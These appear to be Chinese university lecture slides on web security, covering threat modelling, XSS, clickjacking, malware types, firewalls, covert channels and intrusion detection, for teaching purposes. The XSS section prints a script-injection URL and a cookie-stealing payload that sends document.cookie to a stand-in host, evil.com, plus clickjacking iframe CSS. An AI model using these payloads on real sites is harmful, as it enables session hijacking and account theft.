

第七章 Web安全


顾辰

guchen@hfut.edu.cn




7.1 Web安全简史

- Web安全的发展可以分为几个阶段。在第一代互联网（Web 1.0）时代，人们更多的是关注服务器端动态脚本的安全问题，比如将一个可执行脚本（俗称webshell）上传到服务器上，从而获得权限。
- Web 1.0是PC（个人计算机）互联网，从1994年发展至今，提升了全球信息传输的效率，降低了信息获取的门槛。第一代互联网的优势在于高效地传输信息，因此网络新闻、在线搜索、电子邮件、即时通信、电子商务、彩信彩铃、客户端和网页游戏等应用普及，互联网用户被迅速连接起来。Web1.0时代的代表公司包括雅虎、谷歌、亚马逊、新浪、搜狐、网易、腾讯、百度、阿里巴巴、京东等。但在Web1.0时代，用户大多数是被动地接受互联网中的内容，很少能深度参与到互联网建设中。



7.1 Web安全简史

- 伴随着第二代互联网（Web 2.0）的兴起，XSS等攻击已经变得更为强大。Web攻击的思路也从服务器端转向了客户端，转向了浏览器和用户，使得攻击变得更加的多样化。
- Web 2.0是移动互联网，智能手机的普及让“上网”这个概念在这个阶段逐步消失，互联网上的各种服务能够应用到社会生活中，线上和线下开始紧密地交互。社交网络、手机游戏、短视频、网络直播、信息流服务、应用分发和互联网金融等移动互联网服务成为主流。在这一阶段，苹果公司、Facebook、小米、字节跳动、滴滴、美团、蚂蚁金服、拼多多和快手等迅速崛起，成为各自领域的领军企业。在Web2.0时代，用户可以自主创建互联网中的内容，但流量入口与利益分配等却被各个互联网巨头公司把控，且隐私与安全问题难以保障。



7.1 Web安全简史

- 安全三要素是安全的基本组成元素，分别是机密性（Confidentiality）、完整性（Integrity）、可用性（Availability）。
- 安全评估的过程，可以简单地分为4个阶段：资产等级划分、威胁分析、风险分析、确认解决方案。
- 资产等级划分是所有工作的基础，这项工作能够帮助我们明确目标是什么，要保护什么。
- 威胁分析就是把所有的威胁都找出来。使用模型可以发现可能存在的威胁，能够避免遗漏，这就是威胁建模。例如，一种由微软提出的威胁建模的方法，STRIDE模型。

威 胁	定 义	对应的安全属性
Spoofing（伪装）	冒充他人身份	认证
Tampering（篡改）	修改数据或代码	完整性
Repudiation（抵赖）	否认做过的事情	不可抵赖性
InformationDisclosure（信息泄露）	机密信息泄露	机密性
Denial of Service（拒绝服务）	拒绝服务	可用性
Elevation of Privilege（提升权限）	未经授权获得许可	授权


7.1 Web安全简史

- 风险分析：影响风险高低的因素，除了造成损失的大小外，还需要考虑到发生的可能性。DREAD模型可以衡量风险，它也是由微软提出的，可以指导应该从哪些方面去判断一个威胁的风险程度。
- 在DREAD模型里，每一个因素都可以分为高、中、低三个等级。在下表中，高、中、低三个等级分别以3、2、1的分数代表其权重值，因此，我们可以具体计算出某一个威胁的风险值。

等 级	高(3)	中(2)	低(1)
Damage Potential	获取完全验证权限；执行管理员操作；非法上传文件	泄露敏感信息	泄露其他信息
Reproducibility	攻击者可以随意再次攻击	攻击者可以重复攻击，但有时限制	攻击者很难重复攻击过程
Exploitability	初学者在短期内能掌握攻击方法	熟练的攻击者才能完成这次攻击	漏洞利用条件非常苛刻
Affected users	所有用户，默认配置，关键用户	部分用户，非默认配置	极少数用户，匿名用户
Discoverability	漏洞很显眼，攻击条件很容易获得	在私有区域，部分人能看到，需要深入挖掘漏洞	发现该漏洞极其困难

7.1 Web安全简史

- ❑ 安全评估的产出物，就是安全解决方案。解决方案一定要有针对性，这种针对性是由资产等级划分、威胁分析、风险分析等阶段的结果给出的。
 - 微软在推出Windows Vista时，有一个新增的功能叫用户账户控制 (UAC)，每当系统里的软件有什么敏感动作时，UAC就会弹出来询问用户是否允许该行为。这个功能在Vista众多失败的原因中是被人诟病最多的一个。如果用户能够分辨什么样的行为是安全的，那么还要安全软件做什么？同样的问题出现在很多主动防御的桌面安全保护软件中，它们动辄弹出个对话框询问用户是否允许目标的行为，这是非常荒谬的用户体验。
- ❑ 优秀的安全方案应该具备以下特点：
 - 能够有效解决问题；
 - 用户体验好；
 - 高性能；
 - 低耦合；
 - 易于扩展与升级。



7.2 跨站脚本攻击（XSS）

- ❑ 跨站脚本攻击（XSS）是客户端脚本安全中的头号大敌。跨站脚本攻击，英文全称是Cross Site Script，本来缩写是CSS，但是为了和层叠样式表（Cas-cading Style Sheet，CSS）有所区别，所以在安全领域叫做“XSS”。
- ❑ XSS攻击，通常指黑客通过“HTML注入”篡改了网页，插入了恶意的脚本，从而在用户浏览网页时，控制用户浏览器的一种攻击。在一开始，这种攻击的演示案例是跨域的，所以叫做“跨站脚本”。但是发展到今天，由于JavaScript的强大功能以及网站前端应用的复杂化，是否跨域已经不再重要。但是由于历史原因，XSS这个名字却一直保留下来。
- ❑ XSS长期以来被列为客户端Web安全中的头号大敌。因为XSS破坏力强大，且产生的场景复杂，难以一次性解决。现在业内达成的共识是：针对各种不同场景产生的XSS，需要区分情景对待。即便如此，复杂的应用环境仍然是XSS滋生的温床。

7.2 跨站脚本攻击（XSS）

- 假设一个页面把用户输入的参数直接输出到页面上：

```
<?php
$input = $_GET["param"];
echo "<div>".$input."</div>";
?>
```

- 在正常情况下，用户向param提交的数据会展示到页面中，比如提交：

<http://www.a.com/test.php?param=这是一个测试!>



这是一个测试!

7.2 跨站脚本攻击（XSS）

- 此时查看页面源代码，可以看到：

```
<div>这是一个测试!</div>
```

- 但是如果提交一段HTML代码：

```
http://www.a.com/test.php?  
param=<script>alert(/xss/)</script>
```

- 此时会发现，alert(/xss/)在当前页面执行了：



7.2 跨站脚本攻击（XSS）

- 此时查看页面源代码，可以看到：

```
<div><script>alert(/xss/)</script></div>
```

- 用户输入的Script脚本，已经被写入页面中，而这显然是开发者所不希望看到的。上面这个例子，就是XSS的第一种类型：反射型XSS。
- XSS根据效果的不同可以分成如下几类：
 - 反射型XSS只是简单地把用户输入的数据“反射”给浏览器。也就是说，黑客往往需要诱使用户“点击”一个恶意链接，才能攻击成功。反射型XSS也叫做“非持久型 XSS”（Non-persistent XSS）。
 - 存储型XSS会把用户输入的数据“存储”在服务器端。这种XSS具有很强的稳定性。比较常见的一个场景就是，黑客写下一篇包含有恶意JavaScript代码的博客文章，文章发表后，所有访问该博客文章的用户，都会在他们的浏览器中执行这段恶意的JavaScript代码。黑客把恶意的脚本保存到服务器端，所以这种XSS攻击就叫做“存储型 XSS”。
- https://www.bilibili.com/video/BV1cg411E7b3/?spm_id_from=333.337.search-card.all.click&vd_source=4c1e046080d396b885383035c58cc631

7.2 跨站脚本攻击（XSS）

- ❑ XSS攻击成功后，攻击者能够对用户当前浏览的页面植入恶意脚本，通过恶意脚本，控制用户的浏览器。这些用以完成各种具体功能的恶意脚本，被称为“XSS Payload”。
- ❑ XSS Payload实际上就是JavaScript脚本（还可以是Flash或其他富客户端的脚本），所以任何JavaScript脚本能实现的功能，XSS Payload都能做到。一个最常见的XSS Payload，就是通过读取浏览器的Cookie对象，从而发起“Cookie劫持”攻击。
- ❑ Cookie中一般加密保存了当前用户的登录凭证。Cookie如果丢失，往往意味着用户的登录凭证丢失。换句话说，攻击者可以不通过密码，而直接登录进用户的账户。

7.2 跨站脚本攻击（XSS）

如下所示，攻击者先加载一个远程脚本：

```
http://www.a.com/test.htm?abc="><script  
src=http://www.evil.com/evil.js ></script>
```

真正的XSS Payload写在这个远程脚本中，避免直接在URL的参数里写入大量的JavaScript代码。

在evil.js中，可以通过如下代码窃取Cookie：

```
var img = document.createElement("img");  
img.src = "http://www.evil.com/  
log?" + escape(document.cookie);  
document.body.appendChild(img);
```

这段代码在页面中插入了一张看不见的图片，同时把document.cookie对象作为参数发送到远程服务器。

7.2 跨站脚本攻击（XSS）

- 事实上，`http://www.evil.com/log`并不一定要存在，因为这个请求会在远程服务器的Web日志中留下记录：

```
127.0.0.1 - - [19/Jul/2010:11:30:42 +0800]  
"GET /log?cookie1%3D1234 HTTP/1.1" 404 288
```

这样，就完成了最简单的窃取Cookie的XSS Payload。

- 这是因为在当前的Web中，Cookie一般是用户登录的凭证，浏览器发起的所有请求都会自动带上Cookie。如果Cookie没有绑定客户端信息，当攻击者窃取了Cookie后，就可以不用密码登录进用户的账户。
- 其他XSS攻击：获取邮箱的邮件列表；获取用户的真实IP地址；XSS Worm

7.2 跨站脚本攻击（XSS）

- XSS的防御包括：
- 输入检查：常见的Web漏洞如XSS、SQL Injection等，都要求攻击者构造一些特殊字符，这些特殊字符可能是正常用户不会用到的，所以输入检查就有存在的必要了。输入检查，在很多时候也被用于格式检查。例如，用户在网站注册时填写的用户名，会被要求只能为字母、数字的组合。比如“hello1234”是一个合法的用户名，而“hello#\$\$^”就是一个非法的用户名。
 - 在XSS的防御上，输入检查一般是检查用户输入的数据中是否包含一些特殊字符，如<、>、'、”等。如果发现存在特殊字符，则将这些字符过滤或者编码。这种输入检查的方式，可以称为“XSS Filter”。互联网上有很多开源的“XSS Filter”的实现。
 - 这些格式检查，有点像一种“白名单”，也可以让一些基于特殊字符的攻击失效。

7.2 跨站脚本攻击（XSS）

- 输出检查：一般来说，除了富文本的输出外，在变量输出到HTML页面时，可以使用编码或转义的方式来防御XSS攻击。编码分为很多种，针对HTML代码的编码方式是HtmlEncode。

```
var x = 1;alert(2);
```

变成了：

```
var x = 1\x3balert\x282\x29;
```

如此代码可以保证是安全的。

7.2 跨站脚本攻击（XSS）

□ 处理富文本

- 有些时候，网站需要允许用户提交一些自定义的HTML代码，称之为“富文本”。比如一个用户在论坛里发帖，帖子的内容里要有图片、视频，表格等，这些“富文本”的效果都需要通过HTML代码来实现。
- 在过滤富文本时，“事件”应该被严格禁止，因为“富文本”的展示需求里不应该包括“事件”这种动态效果。而一些危险的标签，比如<iframe>、<script>、<base>、<form>等，也是应该严格禁止的。
- 在标签的选择上，应该使用白名单，避免使用黑名单。比如，只允许<a>、、<div>等比较“安全”的标签存在。
- 在富文本过滤中，处理CSS也是一件麻烦的事情。如果允许用户自定义CSS、style，则也可能导致XSS攻击。因此尽可能地禁止用户自定义CSS与style。

7.3 点击劫持 (ClickJacking)

- 点击劫持是一种视觉上的欺骗手段。攻击者使用一个透明的、不可见的iframe，覆盖在一个网页上，然后诱使用户在该网页上进行操作，此时用户将在不知情的情况下点击透明的iframe页面。通过调整iframe页面的位置，可以诱使用户恰好点击在iframe页面的一些功能性按钮上。



7.3 点击劫持（ClickJacking）

- 通过控制iframe的长、宽，以及调整top、left的位置，可以把iframe页面内的任意部分覆盖到任何地方。同时设置iframe的position为absolute，并将z-index的值设置为最大，以达到让iframe处于页面的最上层。最后，再通过设置opacity来控制iframe页面的透明程度，值为0是完全不可见。

```
iframe {  
  width: 900px;  
  height: 250px;  
  /* Use absolute positioning to line up  
update button with fake button */  
  position: absolute;  
  top: -195px;  
  left: -740px;  
  z-index: 2;  
  /* Hide from view */  
  -moz-opacity: 0.5;  
  opacity: 0.5;  
  filter: alpha(opacity=0.5);  
}
```

7.3 点击劫持（ClickJacking）

- ❑ Flash点击劫持: 攻击者通过Flash构造出了点击劫持，在完成一系列复杂的动作后，最终控制了用户电脑的摄像头。
 - 首先，攻击者制作了一个Flash游戏，并诱使用户来玩这个游戏。这个游戏就是让用户去点击“CLICK”按钮，每次点击后这个按钮的位置都会发生变化。
 - 在其上隐藏了一个看不见的iframe,游戏中的某些点击是有意义的，某些点击是无效的。攻击通过诱导用户鼠标点击的位置，能够完成一些较为复杂的流程。最终通过这一步步的操作，打开了用户的摄像头。

7.3 点击劫持（ClickJacking）

- 防御方法： HTTP头: X-Frame-Options
- X-Frame-Options可以说是为了解决Click-Jacking而生的，它有三个可选的值：DENY SAMEORIGIN ALLOW-FROM origin。当值为DENY时，浏览器会拒绝当前页面加载任何frame页面；若值为SAMEORIGIN，则frame页面的地址只能为同源域名下的页面；若值为ALLOW-FROM，则可以定义允许frame加载的页面地址。

7.4 恶意软件

- ❑ 恶意软件是一种为了某种有害的目的而故意包含于或插入到系统中的软件。
- ❑ 恶意软件可以分为两类，一类需要驻留在宿主程序中，而另一类则独立于宿主程序。前一类软件，称为寄生的，实质上是一些必须依赖实际应用程序、工具程序或者系统程序才可以运行的程序碎片。这类软件中有病毒（**virus**）、逻辑炸弹（**logic bomb**）和后门（**backdoor**）等。后一类软件是可以被操作系统调度并运行的独立程序。这类软件有蠕虫（**worm**）和僵尸（**zombie**）等。
- ❑ 我们也可以通过是否可以自身复制来区分这些恶意软件。不可自复制的恶意软件是通过触发而被激活的程序或程序碎片。这类程序有逻辑炸弹、后门程序和僵尸程序等。而可自复制的恶意软件包括独立程序或程序碎片，当这类程序或碎片执行的时候，可能会产生自身的一个或多个副本，这些副本在合适的时机将在当前系统或其他系统中被激活。这类的程序有病毒和蠕虫等。

7.4 恶意软件

- ❑ 后门也称陷门（**trapdoor**），是程序的秘密入口点，它使得知情者可以绕开正常的安全访问机制而直接访问程序。多年来，程序设计人员一直在使用该技术调试和测试程序，所以这种后门被称为修复洞（**maintenance hook**）。当程序开发者在设计一个包含认证机制的应用或者要求用户输入多个不同的值才能够运行的程序时，为避开这些烦琐的认证机制以便调试的顺利进行，程序设计者往往会设置这样的后门。另外，程序设计者设置后门的另一个目的，是为了确保当被嵌入到应用程序中的认证机制发生错误时，还有其他激活程序的方法。后门是一种识别特定的输入序列的代码，它也可以被某个特定用户 ID 或某个特定的事件序列激活。当后门被某些恶意程序员利用，作为获取未经授权的访问权限的工具时，后门便成为一种安全威胁。
- ❑ 逻辑炸弹是最早出现的程序威胁类型之一，它出现的时间甚至早于病毒和蠕虫。逻辑炸弹实际上是嵌入到某些合法程序中的代码段，当遇到某些特定条件时，它便会“爆发”。可以引爆逻辑炸弹的条件很多，比如某些特定文件的存在或缺失、遇到某个特定的日期或星期、或者是某个特定用户运行应用程序等。逻辑炸弹一旦被引爆，将修改或删除文件中的数据甚至整个文件，这将引起系统停机或者其他危害。

7.4 恶意软件

- ❑ 特洛伊木马（Trojan Horse）是一种有用的，或者是表面上有用的程序或命令过程。它包含隐秘代码段，一旦被调用，将会执行一些不想要或有害的功能。特洛伊木马可以间接完成一些未授权用户无法直接完成的功能。
- ❑ 例如，为获得共享系统中某用户文件的访问权限，攻击者可以设置一个木马程序，当这个程序执行时，它会改变被调用的用户文件权限，使该文件对所有用户都可读。之后，攻击者可以通过将该木马放置在公共目录下、或者声称该程序拥有一些有益功能的手段，引诱其他用户执行该木马程序。
- ❑ 一个木马程序表面上只是以某种格式列出文件，但当其他用户执行该程序之后，攻击者就可以得到该文件的相关信息。

7.4 恶意软件

- ❑ 计算机病毒是能够通过修改而达到“感染”其他程序的一段软件；这种修改操作包括在原始程序中注入能够复制病毒程序的程序，而这种病毒程序又能够感染其他程序。病毒可以做任何其他程序可以做的事情。与普通程序相比，病毒唯一的不同是，它将自身附到其他程序上，且在宿主程序运行的同时秘密执行其自身的功能。一旦病毒执行，它可以实现病毒设计者所设计的任何功能，比如只有当前授权用户才能做的删除文件或程序。
- ❑ 计算机病毒包括如下三部分：
 - 感染机制（Infection mechanism）：病毒传播的方法，能使病毒复制；
 - 触发（Trigger）：决定包被激活或传递的条件，或事件；
 - 包（Payload）：除传播外，病毒要做的事情。


7.4 恶意软件

□ 典型病毒的生命周期，包含以下4个阶段：

- 睡眠阶段（**Dormant phase**）：在这个阶段中，病毒不执行操作，而是等待被某些事件激活，这些事件包括某一个特定日期、其他程序或文件的出现、磁盘冲量超出了某些限度等。并非所有的病毒都有这一阶段；
- 传播阶段（**Propagation phase**）：病毒将与其自身完全相同的副本植入其他程序或磁盘的某些系统区域。复制关于传播可能是不可识别的；病毒经常产生变种以逃避监测。每个被感染的程序中都将包含病毒的一个副本，并且这些副本会自动进入传播阶段，继续向其他程序传播病毒。
- 触发阶段（**Triggering phase**）：病毒在这一阶段中将被激活以执行其预先设计的功能。和睡眠阶段类似，病毒进入触发阶段可以由很多系统事件引起，其中包括病毒副本复制的数量达到某个数值。
- 执行阶段（**Execution phase**）：在这个阶段，病毒将实现其预期功能。这些功能可能无害，比如在屏幕上显示一条消息；也可能是破坏性的，比如对程序或数据文件的损坏等。

7.4 恶意软件

- ❑ 病毒可以放置在可执行文件的前端，也可以放置在该文件后端，还可以以其他形式嵌入到可执行文件中。病毒执行的关键是被感染的程序在被调用时，将首先执行病毒代码，之后才执行程序源代码。
- ❑ 由于感染后的程序比感染之前的程序长，所以像前面所描述的这种病毒很容易被检测到。防止这种检测方法的手段，是对可执行文件进行压缩，使得无论该程序是否被感染，它的长度都是相同的。



7.4 恶意软件

- 按目标进行分类的病毒包括下面一些种类：
 - 引导扇区感染病毒（**boot sector infector**）：引导扇区病毒感染主引导记录或者其他引导记录，当系统从包含这种病毒的磁盘启动时，病毒将传播开来。
 - 文件感染病毒（**File infector**）：感染文件使得操作系统或防护盾认为它们是可执行文件。
 - 宏病毒（**Macro virus**）：在一个应用解释宏代码时感染文件。宏病毒利用 **Office** 应用软件（如**Word**）中的一种称宏的机制。本质上，宏是一种嵌入在 **Word** 处理文档或其他类型文件中的可执行程序。宏的典型应用是，用户可以使用它来自动完成一些重复性的工作，而不必进行重复的键盘输入。
- 蠕虫是一种可以自行复制，并通过网络连接将病毒副本从一台计算机发送到其他计算机中的程序。一旦进入计算机，蠕虫就会再次被激活并开始新的传播。除传播外，蠕虫还经常执行一些有害的功能。蠕虫可以主动地寻找更多目标机器感染，而每台感染的机器又变成对其他机器实施攻击的源头。

7.5 防火墙

- 防火墙设置在驻地网和互联网之间，建立起二者之间的可控链接，并且为驻地网搭建了一个安全的周界环境。这种安全周界的目的是保护驻地网不受基于互联网的攻击，提供了一个能加强安全性和审计的遏制点（**single check point**）。防火墙可以是单机系统，也可以是协作完成防火墙功能的两个或更多的系统。因而，防火墙提供额外的防御层，它把内部系统与外部网络隔离设计目标包括：
 - 所有入站和出站的网络流量都必须通过防火墙。这可以通过物理阻断所有避开防火墙对内部网络访问的企图来实现的。可以通过其他方式对防火墙进行是各种各样的配置来做到这一点。
 - 只有经过授权的网络流量，例如符合本地安全策略定义的流量，防火墙才允许通过。可以使用不同类型的防火墙，实现不同类型的安全策略。
 - 防火墙本身不能被攻破。这意味着防火墙应该运行在有安全操作系统的可信系统上。可信计算系统运行一个防火墙是合适的，且是政府应用中经常所要求的。

7.5 防火墙

□ 防火墙的主要作用包括：

- 防火墙定义一个遏制点用于把未授权用户阻止在受保护的网络安全之外，阻止潜在安全威胁的服务进入或离开网络，并且提供防止各种IP 假冒攻击和路由攻击。使用遏制点简化了安全管理，因为单系统或多系统的安全性被巩固了。
- 防火墙提供了监视安全相关（**security-related**）事件的场所。防火墙系统可以执行审计和警告。

□ 防火墙有其局限性，如下：

- 防火墙不能阻止那些绕开防火墙的攻击。互联网系统可能具有拨号连接到ISP 的功能，内部局域网可以支持调制解调器池，为外地出差的职员或远程工作者提供拨号进入系统的功能。
- 防火墙不能完全防止内部威胁，比如心存不满的职员或无意中被外部攻击者利用的职员。

7.5 防火墙

- 包过滤防火墙：包过滤防火墙对每个接收和发送的IP 包应用一些规则，然后决定传递或者丢弃此包。防火墙一般会配置成双向过滤（来自内部网或从内部网发送出去）。过滤规则基于网络包中所包含的信息，比如源IP 地址和目的IP 地址。包过滤器设置成一些基于与 IP 或TCP 字头（header）域匹配的规则。如果与其中某条规则匹配，则调用此规则来判断是传递还是丢弃包；如果没有匹配的规则，则执行默认操作。

动作	我方主机	端口	对方主机	端口	内 容
规则集 A					
阻止	*	*	SPIGOT	*	不信任这些人
允许	OUR-GW	25	*	*	连接到我方 SMTP 端口
规则集 B					
阻止	*	*	*	*	默认
规则集 C					
允许	*	*	*	25	连接到对方的 SMTP 端口
规则集 D					
允许	{我方主机}	*	*	25	我方包到对方 SMTP 端口
允许	*	25	*	*	ACK 对方回答
规则集 E					
允许	{我方主机}	*	*	*	我方传出命令
允许	*	*	*	*	ACK 对我方命令的回答
允许	*	*	*	>1024	到非服务器的通信



7.5 防火墙

- 状态检测防火墙：传统的包过滤防火墙仅仅对单个数据包做过滤判断，不考虑更高层的上下文信息。状态检测包过滤器通过建造了一个出站 **TCP** 连接目录加强了 **TCP** 流量的规则。当前每个已建立的连接都有一个入口与之相对应。状态包检测防火墙检查的包信息与包过滤防火墙的相同，但却还记录有关 **TCP** 连接的信息。有些状态防火墙还保存**TCP** 序列号轨迹以阻止这些序列号的攻击，如任务劫持攻击。对一些著名的协议，如 **FTP**、**IM** 和 **SIPS** 命令，有些包状态防火墙更检查一定数量这些协议下的应用数据，以识别和追踪相关连接。

源地址	源端口	目的地址	目的端口	连接状态
192.168.1.100	1030	210.9.88.29	80	已建立
192.168.1.102	1031	216.32.42.123	80	已建立
192.168.1.101	1033	173.66.32.122	25	已建立
192.168.1.106	1035	177.231.32.12	79	已建立
223.43.21.231	1990	192.168.1.6	80	已建立
219.22.123.32	2112	192.168.1.6	80	已建立
210.99.212.18	3321	192.168.1.6	80	已建立
24.102.32.23	1025	192.168.1.6	80	已建立
223.212.212	1046	192.168.1.6	80	已建立

隐蔽通道问题

- 隐蔽通道（Covert Channel）是一个不受安全机制控制的信息流；隐蔽通道违反强制访问控制（MAC）策略，可以从高安全等级的主体向低安全等级的主体泄漏信息。



在强制访问控制的系统中，只有利用隐蔽通道才能发挥木马的功能。

隐蔽通道问题

- 给定一个强制安全策略模型 M 及其在一个操作系统中的解释 $I(M)$ 。 $I(M)$ 中的两个主体 $I(U)$ 和 $I(V)$ 之间的通信是隐蔽的，当且仅当模型 M 中的对应主体 U 和 V 之间的任何通信都是非法的。
- 隐蔽通道的实现需要利用共享资源作为通信通路，一般都要求空间或时间共享。按照共享资源的不同，隐蔽通道分为存储型和时间型两种类型。
- 隐蔽存储通道（Covert Storage Channel）使用共享资源的属性。一个进程直接或间接地写一个存储单元，另一个进程直接或间接地读该存储单元。例子：通过操作系统中，文件是否创建来隐秘传输数据（0或1）。

5.5 入侵检测

- ❑ 入侵是指任何试图破坏或危及信息系统资源的完整性、机密性和可用性的行为。
- ❑ 入侵检测就是对入侵行为的发现，是一种通过观察行为、安全日志或审计数据来检测入侵的技术。
- ❑ 它通过从网络或系统的若干关键点收集信息，然后对这些信息进行分析，研究入侵行为的过程与特征，从而发现信息系统中是否存在违反安全策略的行为和被攻击的迹象，并做出实时反应。

5.5 入侵检测


- 入侵者的攻击可能是无恶意的，也可能是有恶意的。无恶意攻击是指人们仅仅希望探索一下网络，看看那里到底是什么。而恶意攻击则是指某些个人试图读取一些特权数据，在未经授权的情况下对数据进行修改，或者破坏系统。入侵实例包括：
 - 破坏 **web** 服务器。
 - 猜测和破解口令。
 - 伪装成管理人员，重置该管理人员的口令。
 - 在工作站上运行数据包嗅探器来捕获用户名和口令。
 - 在未经授权的情况下浏览敏感数据，包括工资记录和医疗信息等
 - 复制一个存有信用卡账号的数据库。

5.5 入侵检测

- 入侵检测系统（IDS）包含三个逻辑组件：
 - 传感器：传感器负责收集数据。传感器的输入可以是包含入侵证据的系统的任何一部分。传感器输入的类型包括网络数据包、日志文件和系统调用痕迹。
 - 分析器：分析器从一个或多个传感器或其他分析器接收输入。分析器负责确定是否发生了入侵。
 - 用户接口：IDS的用户接口使用户能够查看系统输出或控制系统的行为。

5.5 入侵检测

入侵检测基于如下假设：入侵者的行为和合法用户的行为之间存在可以量化的差别。当然，我们不能期望入侵者的攻击和一个授权用户对资源的正常使用之间有清晰、精确的区分。事实上，我们认为两者之间会有一些重复的部分。



- 如果对入侵者行为的定义过于宽松，虽然能够发现更多的入侵者，但是也容易导致大量的误报 (false positive)
- 如果为了减少误报而对入侵者行为的定义过于严格，这将导致漏报 (false negative)
- 入侵检测系统的实践是一门折中的艺术

5.5 入侵检测

入侵检测分析方法包括：

- ❑ 统计法：使用传感器捕获的数据生成一个观测指标的统计曲线。
 - 优点主要有相对简单、计算开销较低、不需要关于行为预期的假设等。缺点则包括选择合适的指标达到误报和漏报的平衡十分困难
- ❑ 机器学习法：运用数据挖掘技术，利用标记过的训练数据自动化地生成模型。这个模型随后可以被用来持续地对观测数据进行分类，确定是正常数据还是异常数据。
 - 缺点是训练过程通常需要相当长的时间和相当大的计算资源。然而，一旦模型建立完毕，随后的分析则通常具有很高的效率。
 - 方法包括神经网络、聚类和离群检测等。

5.6 蜜罐

入侵检测技术中一个特别的组件是蜜罐。蜜罐是掩人耳目的系统，是为引诱潜在的攻击者远离关键系统而设计的。蜜罐的功能包括：

- 转移攻击者对重要系统的访问
- 收集有关攻击者活动的信息
- 引诱攻击者在系统中逗留足够长的时间，以便于管理员对此攻击做出响应

